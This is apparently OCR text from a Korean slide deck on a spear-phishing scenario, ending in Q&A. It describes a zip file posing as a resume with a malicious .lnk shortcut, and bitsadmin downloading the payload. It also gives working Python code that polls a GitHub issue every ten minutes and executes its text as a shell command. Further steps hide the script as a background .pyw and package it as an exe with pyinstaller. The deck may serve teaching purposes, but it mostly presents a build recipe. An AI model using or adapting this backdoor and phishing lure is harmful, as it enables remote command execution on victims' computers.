
스크립트가 주 페이로드를 다운로드


Bitsadmin: 작업을 생성, 다운로드 또는 업로드하고 진행 상황을 모니터링 하는데 사용되는 명령줄 도구


3) 압축파일 내에 포함된 악성 바로가기(.lnk) 파일



3) 압축파일 내에 포함된 악성 바로가기(.lnk) 파일







스피어피싱 공격 시나리오

A. 공격자가 피해자에게 이력서를 가장한 악성 바로가기 파일이 첨부된 zip 파일 전송


B. 피해자가 해당 파일을 실행

C. 악성 스크립트를 통해 피해자의 PC에 악성파일 동작

스피어피싱 공격 시나리오 – 악성파일 제작 | test.exe

Github를 통한 명령어 지정

- 웹 크롤링을 통해 명령어 읽어오기




스피어피싱 공격 시나리오 – 악성파일 제작 | test.exe


```python
from urllib.request import urlopen
from bs4 import BeautifulSoup
import os
import time

while 1:
    html = urlopen("https://github.com/lyk00331/study/issues/1")
    oj = BeautifulSoup(html, "html.parser")

    os.system(oj.find_all('p')[5].text)
    time.sleep(600)
```




.py → .pyw 변환
(백그라운드 실행)




.pyw → .exe 변환


```
pyinstaller --onefile test.pyw
```


스피어피싱 공격 시나리오 – 악성파일 제작 | test.exe







스피어피싱 공격 시나리오







스피어피싱 공격 시나리오







스피어피싱 공격 시나리오









Q&A